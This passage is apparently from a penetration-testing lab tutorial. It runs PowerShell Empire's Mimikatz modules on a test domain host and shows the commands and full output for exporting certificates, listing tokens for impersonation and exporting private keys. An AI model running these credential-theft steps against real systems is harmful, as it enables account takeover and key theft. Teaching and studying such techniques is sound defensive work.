

```
(Empire: AKW4138D) > usemodule credentials/mimikatz/certs
(Empire: powershell/credentials/mimikatz/certs) > execute
[*] Tasked AKW4138D to run TASK_CMD_JOB
[*] Agent AKW4138D tasked with task ID 13
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/certs
(Empire: powershell/credentials/mimikatz/certs) >
Job started: SXKZDH

Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # crypto::capi
ERROR kuhl_m_crypto_p_capi ; kull_m_patch(RSA) (0×00000000)
Local CryptoAPI DSS CSP patched

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # crypto::cng
ERROR kull_m_patch_genericProcessOrServiceFromBuild ; kull_m_patch (0×00000000)

mimikatz(powershell) # crypto::certificates /systemstore:local_machine /store:root /export
 * System Store  : 'local_machine' (0×00020000)
 * Store         : 'root'

 0. Microsoft Root Certificate Authority
    Subject  : DC=com, DC=microsoft, CN=Microsoft Root Certificate Authority
    Issuer   : DC=com, DC=microsoft, CN=Microsoft Root Certificate Authority
    Serial   : 652e1307f458734cada5a04aa116ad79
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 5/9/2001 4:19:22 PM → 5/9/2021 4:28:13 PM
    Hash SHA1: cdd4eeae6000ac7f40c3802c171e30148030c072
        Public export  : OK - 'local_machine_root_0_Microsoft Root Certificate Authority.der'

 1. Thawte Timestamping CA
    Subject  : C=ZA, S=Western Cape, L=Durbanville, O=Thawte, OU=Thawte Certification, CN=Thawte Timestamping CA
    Issuer   : C=ZA, S=Western Cape, L=Durbanville, O=Thawte, OU=Thawte Certification, CN=Thawte Timestamping CA
    Serial   : 00
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 12/31/1996 5:00:00 PM → 12/31/2020 4:59:59 PM
    Hash SHA1: be36a4562fb2ee05dbb3d32323adf445084ed656
        Public export  : OK - 'local_machine_root_1_Thawte Timestamping CA.der'

 2. Microsoft Root Authority
    Subject  : OU=Copyright (c) 1997 Microsoft Corp., OU=Microsoft Corporation, CN=Microsoft Root Authority
    Issuer   : OU=Copyright (c) 1997 Microsoft Corp., OU=Microsoft Corporation, CN=Microsoft Root Authority
    Serial   : 40dfec63f63ed111883c3c8b00c100
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 1/10/1997 12:00:00 AM → 12/31/2020 12:00:00 AM
    Hash SHA1: a43489159a520f0d93d032ccaf37e7fe20a8b419
        Public export  : OK - 'local_machine_root_2_Microsoft Root Authority.der'
```

The list goes on as on a rough estimate any system that is under use might contain a short of 400 certificates and this number increases based on the user activity on the system. The details extracted by Mimikatz is of subsequent value.




```
12. DigiCert Global Root G2
    Subject   : C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert Global Root G2
    Issuer    : C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert Global Root G2
    Serial    : e5fa091db16428bba0a911a7e6f13a03
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 8/1/2013 5:00:00 AM → 1/15/2038 5:00:00 AM
    Hash SHA1: df3c24f9bfd666761b268073fe06d1cc8d4f82a4
        Public export  : OK - 'local_machine_root_12_DigiCert Global Root G2.der'

13. DST Root CA X3
    Subject   : O=Digital Signature Trust Co., CN=DST Root CA X3
    Issuer    : O=Digital Signature Trust Co., CN=DST Root CA X3
    Serial    : 6b40f82e86393089ba27a3d680b0af44
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 9/30/2000 2:12:19 PM → 9/30/2021 7:01:15 AM
    Hash SHA1: dac9024f54d8f6df94935fb1732638ca6ad77c13
        Public export  : OK - 'local_machine_root_13_DST Root CA X3.der'

14. GlobalSign Root CA - R3
    Subject   : OU=GlobalSign Root CA - R3, O=GlobalSign, CN=GlobalSign
    Issuer    : OU=GlobalSign Root CA - R3, O=GlobalSign, CN=GlobalSign
    Serial    : a2085358210100000000004
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 3/18/2009 3:00:00 AM → 3/18/2029 3:00:00 AM
    Hash SHA1: d69b561148f01c77c54578c10926df5b856976ad
        Public export  : OK - 'local_machine_root_14_GlobalSign Root CA - R3.der'

15. DigiCert Baltimore Root
    Subject   : C=IE, O=Baltimore, OU=CyberTrust, CN=Baltimore CyberTrust Root
    Issuer    : C=IE, O=Baltimore, OU=CyberTrust, CN=Baltimore CyberTrust Root
    Serial    : b9000002
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 5/12/2000 11:46:00 AM → 5/12/2025 4:59:00 PM
    Hash SHA1: d4de20d05e66fc53fe1a50882c78db2852cae474
        Public export  : OK - 'local_machine_root_15_DigiCert Baltimore Root.der'

16. Sectigo (AAA)
    Subject   : C=GB, S=Greater Manchester, L=Salford, O=Comodo CA Limited, CN=AAA Certificate Services
    Issuer    : C=GB, S=Greater Manchester, L=Salford, O=Comodo CA Limited, CN=AAA Certificate Services
    Serial    : 01
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 12/31/2003 5:00:00 PM → 12/31/2028 4:59:59 PM
    Hash SHA1: d1eb23a46d17d68fd92564c2f1f1601764d8e349
        Public export  : OK - 'local_machine_root_16_Sectigo (AAA).der'

17. GlobalSign Root CA - R1
    Subject   : C=BE, O=GlobalSign nv-sa, OU=Root CA, CN=GlobalSign Root CA
    Issuer    : C=BE, O=GlobalSign nv-sa, OU=Root CA, CN=GlobalSign Root CA
    Serial    : 94c35a4b15010000000004
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 9/1/1998 5:00:00 AM → 1/28/2028 5:00:00 AM
    Hash SHA1: b1bc968bd4f49d622aa89a81f2150152a41d829c
        Public export  : OK - 'local_machine_root_17_GlobalSign Root CA - R1.der'
```

Mimitokens

Token impersonation technique can be used as a local administrator to impersonate another user logged on to a system. In case we compromised a local admin on the target machine then we can use it to impersonate another logged on user e.g., domain controller using Mimitokens.

```
usemodule credentials/mimikatz/Mimitokens
execute
```




```
(Empire: AKW4138D) > usemodule credentials/mimikatz/mimitokens
(Empire: powershell/credentials/mimikatz/mimitokens) > execute
[*] Tasked AKW4138D to run TASK_CMD_WAIT
[*] Agent AKW4138D tasked with task ID 19
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/mimitokens
(Empire: powershell/credentials/mimikatz/mimitokens) >
Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # token::list
Token Id  : 0
User name :
SID name  :

596     {0;000003e7} 1 D 42053          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
684     {0;000003e7} 0 D 44420          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,31p)       Primary
1372    {0;000003e7} 0 D 79804          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,07p)       Primary
1784    {0;000003e7} 0 D 89147          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,09p)       Primary
1908    {0;000003e7} 0 D 91192          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,04p)       Primary
1916    {0;000003e7} 0 D 91222          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,07p)       Primary
3332    {0;000003e7} 0 D 136360         NT AUTHORITY\SYSTEM     S-1-5-18        (04g,28p)       Primary
5044    {0;000003e7} 0 D 249585         NT AUTHORITY\SYSTEM     S-1-5-18        (04g,05p)       Primary
3600    {0;0003f270} 1 L 265140         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
5248    {0;0003f270} 1 L 274007         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
5980    {0;0003f270} 1 L 348764         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
6236    {0;0003f270} 1 L 354104         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
6364    {0;0003f270} 1 L 360369         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
6592    {0;0003f270} 1 L 367469         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
6816    {0;0003f270} 1 L 377515         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
4884    {0;0003f270} 1 L 397233         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
5872    {0;0003f270} 1 L 400449         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
7172    {0;0003f270} 1 L 405197         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
8148    {0;000003e7} 0 D 555533         NT AUTHORITY\SYSTEM     S-1-5-18        (04g,11p)       Primary
7432    {0;0003f246} 1 F 569338         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
5060    {0;0003f270} 1 L 796522         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
5272    {0;0003f270} 1 L 801124         IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
8524    {0;000003e7} 1 D 1612333        NT AUTHORITY\SYSTEM     S-1-5-18        (04g,10p)       Primary
2684    {0;0003f270} 1 L 1618369        IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
7996    {0;0003f270} 1 L 1625203        IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
1676    {0;0003f246} 1 F 1741083        IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
5996    {0;0003f270} 1 L 8698281        IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
2876    {0;0003f270} 1 L 8705100        IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
8904    {0;0003f270} 1 L 10255286       IGNITE\yashika  S-1-5-21-501555289-2168925624-2051597760-1103
3924    {0;000003e7} 0 D 13960741       NT AUTHORITY\SYSTEM     S-1-5-18        (04g,07p)       Primary
```

Crypto Keys

The keys module of the PowerShell Empire works on the back of the crypto module of Mimikatz, It is one of the oldest modules that still works in the wild. It directs on the CryptoAPI functions of the target. In a general sense, the usability is like the certutil binary that is present in the Windows Machine by default. It uses the token impersonation to its advantage and then patches the legacy CryptoAPI functions to patch the CNG key isolation service that makes the keys exportable. After that, it just exports those keys in a PVK file.


```
usemodule credentials/mimikatz/keys
execute
```



```
(Empire: AKW4138D) > usemodule credentials/mimikatz/keys
(Empire: powershell/credentials/mimikatz/keys) > execute
[*] Tasked AKW4138D to run TASK_CMD_JOB
[*] Agent AKW4138D tasked with task ID 21
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/keys
(Empire: powershell/credentials/mimikatz/keys) >
Job started: GFCDNU

Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # crypto::capi
ERROR kuhl_m_crypto_p_capi ; kull_m_patch(RSA) (0x00000000)
Local CryptoAPI DSS CSP patched

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # crypto::cng
ERROR kull_m_patch_genericProcessOrServiceFromBuild ; kull_m_patch (0x00000000)

mimikatz(powershell) # crypto::keys /export
 * Store         : 'user'
 * Provider      : 'MS_ENHANCED_PROV' ('Microsoft Enhanced Cryptographic Provider v1.0')
 * Provider type : 'PROV_RSA_FULL' (1)
 * CNG Provider  : 'Microsoft Software Key Storage Provider'

CryptoAPI keys :
    0. yashika
    a547171a56015d31f458e2477f392b83_3ebb8509-6f92-49c5-9ccd-37ecc2b1986b
ERROR kuhl_m_crypto_l_keys_capi ; CryptGetUserKey (0x8009000d)


CNG keys :
    0. Microsoft Connected Devices Platform device certificate
        |Provider name : Microsoft Software Key Storage Provider
        |Implementation: NCRYPT_IMPL_SOFTWARE_FLAG ;
        Key Container  : Microsoft Connected Devices Platform device certificate
        Unique name    : de7cf8a7901d2ad13e5c67c29e5d1662_3ebb8509-6f92-49c5-9ccd-37ecc2b1986b
        Algorithm      : ECDSA_P256
        Key size       : 256 (0x00000100)
        Export policy  : 00000003 ( NCRYPT_ALLOW_EXPORT_FLAG ; NCRYPT_ALLOW_PLAINTEXT_EXPORT_FL
        Exportable key : YES
        LSA isolation  : NO
        Private export : OK - 'user_cng_0_Microsoft Connected Devices Platform device certifica
```

Purging Tickets

While working with the tokens and tickets, there will be a time where the number of tickets would be too large to work with. This scenario will arise sooner or later and that’s when the purge module will help you. It will purge all the tickets in the current session.

